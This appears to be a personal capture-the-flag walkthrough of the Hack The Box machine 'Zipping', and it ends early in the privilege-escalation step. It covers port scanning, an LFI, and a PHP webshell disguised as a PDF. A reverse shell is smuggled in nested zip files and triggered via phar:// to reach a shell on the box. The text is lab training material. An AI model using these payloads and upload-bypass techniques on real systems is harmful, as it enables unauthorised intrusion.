


# Zipping

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For me IP of the machine is : 10.10.11.229

Lets try pinging it

```
ping 10.10.11.229 -c 5
PING 10.10.11.229 (10.10.11.229) 56(84) bytes of data.
64 bytes from 10.10.11.229: icmp_seq=1 ttl=63 time=78.2 ms
64 bytes from 10.10.11.229: icmp_seq=2 ttl=63 time=77.5 ms
64 bytes from 10.10.11.229: icmp_seq=3 ttl=63 time=91.4 ms
64 bytes from 10.10.11.229: icmp_seq=4 ttl=63 time=78.2 ms
64 bytes from 10.10.11.229: icmp_seq=5 ttl=63 time=78.7 ms

--- 10.10.11.229 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4005ms
rtt min/avg/max/mdev = 77.535/80.795/91.392/5.311 ms
```

Alright, its up lets do some port scanning

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## Port Scanning

### All Port Scan

```
rustscan -a 10.10.11.229 --ulimit 5000
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Zipping git:(main)±2 (9.427s)
rustscan -a 10.10.11.229 --ulimit 5000
the modern day port scanner.

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: http://discord.skerritt.blog      :
: https://github.com/RustScan/RustScan :

-----
TCP handshake? More like a friendly high-five!

[~] The config file is expected to be at "/home/pks/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.11.229:22
Open 10.10.11.229:80
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-31 19:11 IST
Initiating Ping Scan at 19:11
Scanning 10.10.11.229 [2 ports]
Completed Ping Scan at 19:11, 0.07s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:11
Completed Parallel DNS resolution of 1 host. at 19:11, 0.05s elapsed
DNS resolution of 1 IPs took 0.05s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 19:11
Scanning 10.10.11.229 [2 ports]
Discovered open port 22/tcp on 10.10.11.229
Discovered open port 80/tcp on 10.10.11.229
Completed Connect Scan at 19:11, 0.18s elapsed (2 total ports)
Nmap scan report for 10.10.11.229
Host is up, received syn-ack (0.090s latency).
Scanned at 2024-10-31 19:11:28 IST for 0s

PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack
80/tcp    open  http    syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.32 seconds
```

#### ⓘ Open Ports

```
PORt STATE SERVICE REASON
22/tcp open  ssh  syn-ack
80/tcp open  http syn-ack
```

Now lets try an aggressive scan on these

## Aggressive Scan

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80 10.10.11.229 -o aggressiveScan.txt
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Zipping git:(main)±4 (12.269s)
nmap -sC -sV -A -T5 -n -Pn -p 22,80 10.10.11.229 -o aggressiveScan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-31 19:13 IST
Nmap scan report for 10.10.11.229
Host is up (0.12s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.0p1 Ubuntu 1ubuntu7.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 256 9d:6e:ec:02:2d:0f:6a:38:60:c6:aa:ac:1e:e0:c2:84 (ECDSA)
|_ 256 eb:95:11:c7:a6:fa:ad:74:ab:a2:c5:f6:a4:02:18:41 (ED25519)
80/tcp    open  http     Apache httpd 2.4.54 ((Ubuntu))
|_http-title: Zipping | Watch store
|_http-server-header: Apache/2.4.54 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.22 seconds
```

### ⓘ Aggressive Scan

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.0p1 Ubuntu 1ubuntu7.3 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|_ 256 9d:6e:ec:02:2d:0f:6a:38:60:c6:aa:ac:1e:e0:c2:84 (ECDSA)
|_ 256 eb:95:11:c7:a6:fa:ad:74:ab:a2:c5:f6:a4:02:18:41 (ED25519)
80/tcp    open  http     Apache httpd 2.4.54 ((Ubuntu))
|_http-title: Zipping | Watch store
|_http-server-header: Apache/2.4.54 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Now lets do some directory fuzzing next

## Directory Fuzzing

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Zipping git:(main)±1 (46.116s)
feroxbuster -u http://10.10.11.229 -w /usr/share/wordlists/dirb/common.txt -t 200 -r --scan-dir-listings
HTTP    URL      TL   LSW      ZTYC  AUTOMATICALLY FINDING VARIOUS HTTP-LEVEL RESPONSES AND CREATED NEW FALTER, COPIED URL
200    GET     32L   75W      877c http://10.10.11.229/assets/js/creative-design.js
200    GET     20L   161W     19167c http://10.10.11.229/assets/imgs/avatar2.jpg
200    GET     113L   380W     5322c http://10.10.11.229/upload.php
200    GET     162L   483W     4838c http://10.10.11.229/assets/vendors/bootstrap/bootstrap.affix.js
200    GET     98L   642W     55959c http://10.10.11.229/assets/imgs/service.jpg
200    GET     53L   326W     27609c http://10.10.11.229/assets/imgs/avatar1.jpg
200    GET     79L   474W     34447c http://10.10.11.229/assets/imgs/avatar3.jpg
200    GET     293L   1501W    126456c http://10.10.11.229/assets/imgs/img-2.jpg
200    GET     149L   1103W    98927c http://10.10.11.229/assets/imgs/img-3.jpg
200    GET    11491L  22991W   238599c http://10.10.11.229/assets/css/creative-design.css
200    GET     2L   1037W    71037c http://10.10.11.229/assets/vendors/jquery/jquery-3.4.1.slim.min.js
200    GET    10598L  42768W   280364c http://10.10.11.229/assets/vendors/jquery/jquery-3.4.1.js
200    GET    7013L   22369W   222911c http://10.10.11.229/assets/vendors/bootstrap/bootstrap.bundle.js
200    GET     1L     2W     108769c http://10.10.11.229/assets/vendors/jquery/jquery-3.4.1.slim.min.map
200    GET     1L     7W     136409c http://10.10.11.229/assets/vendors/jquery/jquery-3.4.1.min.map
200    GET    68L   149W     2615c http://10.10.11.229/shop/index.php
200    GET    317L   1354W    16738c http://10.10.11.229/index.php
200    GET    344L   898W     6803c http://10.10.11.229/shop/assets/style.css
200    GET    30L   149W     9445c http://10.10.11.229/shop/assets/imgs/watch3.jpg
200    GET    317L   1354W    16738c http://10.10.11.229/
200    GET    138L   676W     58288c http://10.10.11.229/shop/assets/imgs/watch.jpg
200    GET    60L   373W     25360c http://10.10.11.229/shop/assets/imgs/watch2.jpg
200    GET    223L   1249W    98259c http://10.10.11.229/shop/assets/imgs/watch4.jpg
200    GET    68L   149W     2615c http://10.10.11.229/shop/
200    GET     20L   104W     1691c http://10.10.11.229/assets/
200    GET    748L   4308W   347996c http://10.10.11.229/shop/assets/imgs/featured-image.jpg
200    GET     16L   59W      968c http://10.10.11.229/assets/js/
200    GET     17L   69W     1142c http://10.10.11.229/shop/assets/
200    GET     20L   97W     1787c http://10.10.11.229/shop/assets/imgs/
200    GET     18L   82W     1366c http://10.10.11.229/assets/vendors/
200    GET    178L   952W    82533c http://10.10.11.229/assets/imgs/img-1.jpg
200    GET    548L   3223W   240131c http://10.10.11.229/assets/imgs/bg-img-2.jpg
200    GET     25L   146W     2768c http://10.10.11.229/assets/imgs/
200    GET    8495L  34583W   227022c http://10.10.11.229/assets/vendors/jquery/jquery-3.4.1.slim.js
200    GET     43L   514W     120690c http://10.10.11.229/assets/vendors/themify-icons/fonts/themify.woff
```

## ① Directories

2.jpg  
200 GET 149l 1103w 98927c <http://10.10.11.229/assets/imgs/img-3.jpg>  
200 GET 11491l 22991w 238590c  
<http://10.10.11.229/assets/css/creative-design.css>  
200 GET 2l 1037w 71037c  
<http://10.10.11.229/assets/vendors/jquery/jquery-3.4.1.slim.min.js>  
200 GET 10598l 42768w 280364c  
<http://10.10.11.229/assets/vendors/jquery/jquery-3.4.1.js>  
200 GET 7013l 22369w 222911c  
<http://10.10.11.229/assets/vendors/bootstrap/bootstrap.bundle.js>  
200 GET 1l 2w 108769c  
<http://10.10.11.229/assets/vendors/jquery/jquery-3.4.1.slim.min.map>  
200 GET 1l 7w 136409c  
<http://10.10.11.229/assets/vendors/jquery/jquery-3.4.1.min.map>  
200 GET 68l 149w 2615c <http://10.10.11.229/shop/index.php>  
200 GET 317l 1354w 16738c <http://10.10.11.229/index.php>  
200 GET 344l 898w 6803c <http://10.10.11.229/shop/assets/style.css>  
200 GET 30l 149w 9445c  
<http://10.10.11.229/shop/assets/imgs/watch3.jpg>  
200 GET 317l 1354w 16738c <http://10.10.11.229/>  
200 GET 138l 676w 58288c  
<http://10.10.11.229/shop/assets/imgs/watch.jpg>  
200 GET 60l 373w 25360c  
<http://10.10.11.229/shop/assets/imgs/watch2.jpg>  
200 GET 223l 1249w 98259c  
<http://10.10.11.229/shop/assets/imgs/watch4.jpg>  
200 GET 68l 149w 2615c <http://10.10.11.229/shop/>  
200 GET 20l 104w 1691c <http://10.10.11.229/assets/>  
200 GET 748l 4308w 347996c  
<http://10.10.11.229/shop/assets/imgs/featured-image.jpg>  
200 GET 16l 59w 968c <http://10.10.11.229/assets/js/>  
200 GET 17l 69w 1142c <http://10.10.11.229/shop/assets/>  
200 GET 20l 97w 1787c <http://10.10.11.229/shop/assets/imgs/>  
200 GET 18l 82w 1366c <http://10.10.11.229/assets/vendors/>  
200 GET 178l 952w 82533c <http://10.10.11.229/assets/imgs/img-1.jpg>  
200 GET 548l 3223w 240131c <http://10.10.11.229/assets/imgs/bg-img-2.jpg>  
200 GET 25l 146w 2768c <http://10.10.11.229/assets/imgs/>


```
200 GET 84951 34583w 227022c
http://10.10.11.229/assets/vendors/jquery/jquery-3.4.1.slim.js
200 GET 431 514w 120690c
http://10.10.11.229/assets/vendors/themify-
icons/fonts/themify.woff
200 GET 8131 4086w 89229c
http://10.10.11.229/assets/vendors/themify-icons/fonts/themify.ttf
200 GET 3621 13991w 234269c
http://10.10.11.229/assets/vendors/themify-icons/fonts/themify.svg
200 GET 211 107w 2106c http://10.10.11.229/assets/vendors/jquery/
200 GET 191 91w 1639c http://10.10.11.229/assets/vendors/themify-
icons/fonts/
```

Moving on lets see this web application now

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## Web Application

Default page



Now there a couple of pages we found from the directory fuzzing as well first one is this /shop lets see this

http://10.10.11.229/shop/

Zipping Watch Store Home Products

Watches

The perfect watch for every occasion

Recently Added Products

Product	Price
Contemporary Watch	\$14.99
Digital Watch	\$19.99
Smart Watch	\$29.99
Classic Watch	\$69.99

And if u click on any of these watch below



Zipping Watch Store

Home

Products



## Contemporary Watch

\$14.99 \$19.99

1

ADD TO CART

Upgrade your style with a contemporary watch - the perfect fusion of design and functionality. Choose from a variety of materials and features to find the perfect timepiece for your lifestyle.

Look at the page upto it looks like a classic lfi lets try to plug this page in this



So this crashes lets go one directory up

## Zipping Watch Store

- [Home](#)
- [About](#)
- [Features](#)
- [Testmonial](#)
- [Shop](#)
- [Contact](#)
- [Work with Us](#)

Watch Store

## About Us

### Zipping Company

Zipping Co. is a leading manufacturer of high-quality watches for men and women. Founded in 1980, the company has been crafting timepieces that combine classic design with modern technology.

### Innovation, Elegant, Sophisticated and Luxurious

This is the original page we saw so we have this lfi here

Moving on there is this page called upload.php where we can upload a php file

## WORK WITH US

If you are interested in working with us, do not hesitate to send us your curriculum.  
The application will only accept zip files, inside them there must be a pdf file containing your curriculum.

no file selected

So it says it has to be a pdf file then it needs to be zipped so lets make one

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Zipping git:(main)±8 (0.05s)
cat shell.pdf
```

	File: shell.pdf
--	-----------------

1	<?php system(\$_REQUEST['cmd']); ?>
---	-------------------------------------

So lets zip this

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Zipping git:(main)±3 (0.028s)
zip shell.zip shell.pdf
adding: shell.pdf (stored 0%)
```

And lets upload this

## WORK WITH US

If you are interested in working with us, do not hesitate to send us your curriculum.


The application will only accept zip files, inside them there must be a pdf file containing your curriculum.

File successfully uploaded and unzipped, a staff member will review your resume as soon as possible. Make sure it has been uploaded correctly by accessing the following path:

[uploads/88bfeb1394ca5b9dce577f42f7287a00/shell.pdf](http://10.10.11.229/uploads/88bfeb1394ca5b9dce577f42f7287a00/shell.pdf)

No file selected.

Lets see this page



Doesnt load lets curl this

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Zipping git:(main)±3 (0.431s)
curl 'http://10.10.11.229/uploads/88bfeb1394ca5b9dce577f42f7287a00/shell.pdf'
<?php system($_REQUEST['cmd']); ?>
```

## Gaining Access

The webshell doesn't work unfortunately but I think the phar zip exploit will work on this here is how I did this

First we need a reverse shell php script you can grab the [pentest monkey php revshell](#) from here : <https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php>

I got it here

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Zipping git:(main)±5 (0.464s)
wget https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/refs/heads/master/php-reverse-shell.php
--2024-10-31 19:43:56-- https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/refs/heads/master/php-reverse-shell.php
Loaded CA certificate '/etc/ssl/certs/ca-certificates.crt'
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 2606:50c0:8000::154, 2606:50c0:8001::154, 2606:50c0:8002::154, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|2606:50c0:8000::154|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5491 (5.4K) [text/plain]
Saving to: 'php-reverse-shell.php'

php-reverse-shell.php          100%[=====] 2024-10-31 19:43:57 (30.7 MB/s) - 'php-reverse-shell.php' saved [5491/5491]
```

And we can edit this for our IP address

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.16.29'; // CHANGE THIS
$port = 9001; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Now lets zip this once I changed the name so its easier for me to do

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Zipping git:(main)±6 (25.286s)
vim php-reverse-shell.php

~/Documents/Notes/Hands-on-Hacking/HacktheBox/Zipping git:(main)±6 (0.028s)
mv php-reverse-shell.php pwn.php

~/Documents/Notes/Hands-on-Hacking/HacktheBox/Zipping git:(main)±6 (0.024s)
zip pwn.zip pwn.php
    adding: pwn.php (deflated 59%)
```

Lets see the zip listing using 7z

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Zipping git:(main)±7 (0.043s)
7z l pwn.zip

7-Zip [64] 17.05 : Copyright (c) 1999-2021 Igor Pavlov : 2017-08-28
p7zip Version 17.05 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,16 CPUs x64)

Scanning the drive for archives:
1 file, 2416 bytes (3 KiB)

Listing archive: pwn.zip

--
Path = pwn.zip
Type = zip
Physical Size = 2416

      Date      Time      Attr          Size   Compressed  Name
-----+-----+-----+-----+-----+-----+
2024-10-31 19:44:24 .....        5493         2252  pwn.php
-----+-----+-----+-----+-----+
2024-10-31 19:44:24                  5493         2252  1 files
```

Now we zip this even more for php archive or phar

First we change the extension of the zip to pdf so it doesn't get detected by the filter on the site

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Zipping git:(main)±7 (0.023s)
mv pwn.zip pwn.pdf
```

Now lets zip this even more

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Zipping git:(main)±7 (0.028s)
zip pwn.pdf.zip pwn.pdf
adding: pwn.pdf (stored 0%)
```

And now lets see the listing here using 7z for this zip

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Zipping git:(main) (0.043s)
7z l pwn.pdf.zip

7-Zip [64] 17.05 : Copyright (c) 1999-2021 Igor Pavlov : 2017-08-28
p7zip Version 17.05 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,16 CPUs x64)

Scanning the drive for archives:
1 file, 2580 bytes (3 KiB)

Listing archive: pwn.pdf.zip

--
Path = pwn.pdf.zip
Type = zip
Physical Size = 2580

      Date      Time      Attr          Size   Compressed  Name
----- -----
2024-10-31 19:46:23 .....       2416           2416  pwn.pdf
----- -----
2024-10-31 19:46:23                2416           2416  1 files
```

Now we are ready to upload this but a little bit of context of how this is working so here is a small demo

So this is working of phar but first we should understand how this is recognizing the files so we can verify our file is there like this

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Zipping git:(main)±3
php -a

Interactive shell

php > echo file_exists("pwn.php");
1
php > █
```

Now how phar work is that it doesn't care about the extension so we can search inside of archive inside of a archive like this

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Zipping git:(main)±3
php -a

Interactive shell

php > echo file_exists("phar://pwn.pdf.zip/pwn.pdf");
1
php > █
```

Lets start a listener

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Zipping git:(main)±6 (11m 19.15s)
nc -lvpn 9001

Listening on 0.0.0.0 9001
```

Now lets upload this file now

## WORK WITH US


If you are interested in working with us, do not hesitate to send us your curriculum.  
The application will only accept zip files, inside them there must be a pdf file containing your curriculum.

File successfully uploaded and unzipped, a staff member will review your resume as soon as possible. Make sure it has been uploaded correctly by accessing the following path:

<uploads/76b6ed857359b49e93b3f0492f948705/pwn.pdf>

No file selected.

Lets see this



Lets see this page now with the LFI now (Im gonna do this in burp)

Request

Pretty Raw Hex

1 GET /shop/index.php?page=phar:///var/www/html/uploads/76b6ed857359b49e93b3f0492f948705/pwn.pdf  
/pwn HTTP/1.1  
2 Host: 10.10.11.229  
3 User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:131.0) Gecko/20100101 Firefox/131.0  
4 Accept:  
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/jxl,image/webp,image/png,image/svg+xml,\*/\*;q=0.8  
5 Accept-Language: en-US,en;q=0.5  
6 Accept-Encoding: gzip, deflate, br  
7 Referer: http://10.10.11.229/shop/index.php  
8 Sec-GPC: 1  
9 Connection: keep-alive  
10 Cookie: PHPSESSID=mbc0j3rfou7tnq5jea0oggomrh  
11 Upgrade-Insecure-Requests: 1  
12 Priority: u=0, i  
13  
14

Here is the complete link for to get for this

```
/shop/index.php?  
page=phar:///var/www/html/uploads/76b6ed857359b49e93b3f0492f948705/pwn.pdf/p  
wn
```

And we get our shell here

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Zipping git:(main)±6 (11m 19.15s)
nc -lvpn 9001

Listening on 0.0.0.0 9001
Connection received on 10.10.11.229 36004
Linux zipping 5.19.0-46-generic #47-Ubuntu SMP PREEMPT_DYNAMIC Fri Jun 16 1
14:13:00 up 47 min, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM           LOGIN@     IDLE     JCPU     PCPU WHAT
uid=1001(rektsu)  gid=1001(rektsu)  groups=1001(rektsu)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1001(rektsu)  gid=1001(rektsu)  groups=1001(rektsu)
```

Lets upgrade this

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Zipping git:(main)±6 (11m 19.15s)
nc -lvpn 9001

Listening on 0.0.0.0 9001
Connection received on 10.10.11.229 36004
Linux zipping 5.19.0-46-generic #47-Ubuntu SMP PREEMPT_DYNAMIC Fri Jun 16 13:30:
14:13:00 up 47 min, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM           LOGIN@     IDLE     JCPU     PCPU WHAT
uid=1001(rektsu)  gid=1001(rektsu)  groups=1001(rektsu)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1001(rektsu)  gid=1001(rektsu)  groups=1001(rektsu)
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
rektsu@zipping:/# ^Z
[1] + 19684 suspended nc -lvpn 9001
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Zipping git:(main)±8
stty raw -echo;fg

[1] + 19684 continued nc -lvpn 9001

rektsu@zipping:/# export TERM=xterm
rektsu@zipping:/# ls
bin  dev  home  lib32  libx32    media  opt   root  sbin  srv  tmp  var
boot etc  lib   lib64  lost+found  mnt   proc  run   snap  sys  usr
tmp  .config /+
```

Lets check the users on this machine

```
rektsu@zipping:/$ cat /etc/passwd | grep sh$  
root:x:0:0:root:/root:/bin/bash  
rektsu:x:1001:1001::/home/rektsu:/bin/bash  
rektsu@zipping:/$ cd /home  
rektsu@zipping:/home$ ls  
rektsu
```

So here is your user.txt

```
rektsu@zipping:/home$ cd rektsu/  
rektsu@zipping:/home/rektsu$ ls -al  
total 44  
drwxr-x--x 7 rektsu rektsu 4096 Aug  7  2023 .  
drwxr-xr-x  3 root   root   4096 Jan 27 2023 ..  
lwxrwxrwx  1 root   root    9 Jan 27 2023 .bash_history -> /dev/null  
-rw-r--r--  1 rektsu rektsu  220 Oct  7 2022 .bash_logout  
-r--r--r--  1 rektsu rektsu 3780 Apr  1 2023 .bashrc  
drwx----- 2 rektsu rektsu 4096 Jan 27 2023 .cache  
drwxrwxr-x  2 rektsu rektsu 4096 May  4 2023 .config  
drwx----- 3 rektsu rektsu 4096 Apr 30 2023 .gnupg  
drwxrwxr-x  3 rektsu rektsu 4096 Jan 27 2023 .local  
-rw-r--r--  1 rektsu rektsu  810 Feb  4 2023 .profile  
drwxrwxr-x  2 rektsu rektsu 4096 Apr  1 2023 .ssh  
-rw-r----- 1 root   rektsu   33 Oct 31 13:25 user.txt
```

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## Vertical PrivEsc

Moving on let check the SUID binaries here

```
rektsu@zipping:/home/rektsu$ find / -perm -u=s -type f 2>/dev/null
/usr/lib/snapd/snap-confine
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
/usr/bin/passwd
/usr/bin/ping6
/usr/bin/fusermount3
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/ping
/usr/bin/su
/usr/bin/chsh
/usr/bin/umount
/usr/bin/chfn
/usr/bin/sudo
```

Pretty standard here lets check the sudo permissions now

```
rektsu@zipping:/home/rektsu$ sudo -l
Matching Defaults entries for rektsu on zipping:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User rektsu may run the following commands on zipping:
    (ALL) NOPASSWD: /usr/bin/stock
rektsu@zipping:/home/rektsu$ file /usr/bin/stock
/usr/bin/stock: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked,
c9d4470714d188ab42, for GNU/Linux 3.2.0, not stripped
```

here is the entire file description if u like

```
rektsu@zipping:/home/rektsu$ file /usr/bin/stock
/usr/bin/stock: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV),
